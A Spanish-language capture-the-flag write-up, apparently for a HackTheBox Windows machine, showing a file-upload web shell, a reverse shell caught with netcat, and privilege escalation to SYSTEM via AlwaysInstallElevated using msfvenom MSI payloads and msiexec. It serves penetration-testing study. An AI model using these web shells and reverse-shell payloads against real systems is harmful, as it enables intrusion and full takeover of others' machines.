
Vamos a intentar iniciar sesion en el panel de login de "Vote System":




Como no me deja voy a buscar si hay algun otro panel de login con gobuster:




Vemos otra ruta que pone "/admin" que aunque la web sea muy parecida, no es la misma, como podemos ver en gobuster no aplica la redireccion a "index.php":




Y estariamos dentro:




En el perfil del usuario podemos cambiar su foto:



He probado a subir la reverse shell de "pentest monkey" pero he recibido este comando, por lo que la version de php es compatible con el exploit:




Como no reconoce el parametro "uname" podemos subir otra reverse shell para versiones de php mas antiguas, la de "Ivan Sincek". Despues de subirla, le decimos cual es la contraseña actual del usuario y se subira a "/images". Una vez ahi nos ponemos a la escucha con netcat y ejecutamos la shell en php que hemos subido para recibir la conexion:




(Otra forma de hacerlo)

Tambien podemos crear un archivo php que contemple la variable cmd para ejecutar comandos en la maquina victima y subirlo:

```php
<?php
        system($_GET["cmd"]);
?>
```



Luego nos descargamos el binario de netcat, lo compartimos por smb con impacket y ejecutamos el siguiente comando en le navegador:



Y nos llega la conexion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ rlwrap nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.239] 60662
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\omrs\images>
```

ESCALADA DE PRIVILEGIOS

Somos el usuario "Phoebe":

```
C:\Users\Phoebe>whoami
whoami
love\phoebe
```

Vamos a usar la herramienta winPEAS para realizar la escalada de privilegios. Cada vez que la maquina cuente con "AlwaysInstallElevated" activado en HKLM y en HKCU, tenemos un link en el que nos dice como podemos elevar nuestros privilegios:

```
◆◆◆◆◆◆◆◆◆◆ Checking AlwaysInstallElevated
◆  https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#alwaysinstallelevated
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!
```

Hacktricks nos recomienda un exploit con msfvenom que añada a un usuario privilegiado. Para hacerlo mas rapido voy a modificar ese comando de msfvenom para crear una reverse shell en un archivo "msi" como indica:

- Lo que recomienda:

```
msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi-nouac -o alw
msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi -o alwe.msi
```

- Nuestro exploit:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.5 LPORT=1234 -f msi -o alwe.msi
```

Una vez creado nuestro exploit, lo pasamos a la maquina victima y como indica en "hacktricks" podemos ejecutar el exploit con "msiexec":

MSI Installation

To execute the **installation** of the malicious `.msi` file in **background:**

```
msiexec /quiet /qn /i C:\Users\Steve.INFERNO\Downloads\alwe.msi
```

```
C:\tmp>dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\tmp

10/28/2024  12:30 PM    <DIR>          .
10/28/2024  12:30 PM    <DIR>          ..
10/28/2024  12:30 PM           159,744 alwe.msi
10/28/2024  12:05 PM         9,842,176 winPEAS.exe
               2 File(s)     10,001,920 bytes
               2 Dir(s)   3,846,987,776 bytes free

C:\tmp>msiexec /quiet /qn /i C:\tmp\alwe.msi
```

Eso nos devolvera una reverse shell como el usuario "nt authority system":

```
┌──(kali㉿kali)-[~/Downloads/mas]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN
Microsoft Windows [Version 10.0.19042
(c) 2020 Microsoft Corporation. All ri

C:\WINDOWS\system32>whoami
whoami
nt authority\system
```